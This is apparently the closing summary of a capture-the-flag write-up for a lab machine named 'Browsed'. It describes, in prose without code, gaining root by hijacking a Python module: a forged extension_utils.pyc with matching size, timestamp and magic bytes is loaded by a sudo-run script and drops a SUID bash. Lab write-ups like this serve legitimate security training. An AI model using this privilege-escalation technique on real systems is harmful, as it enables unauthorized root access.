For root, larry's sudo rights over a Python script gave us a Python module hijack opportunity. By crafting a malicious extension_utils.pyc with matching file size, timestamp, and .pyc magic bytes, we replaced the cached module. The next sudo invocation loaded our code, dropped a SUID bash, and handed us root.
That wraps up Browsed. Thanks for reading — see you in the next one!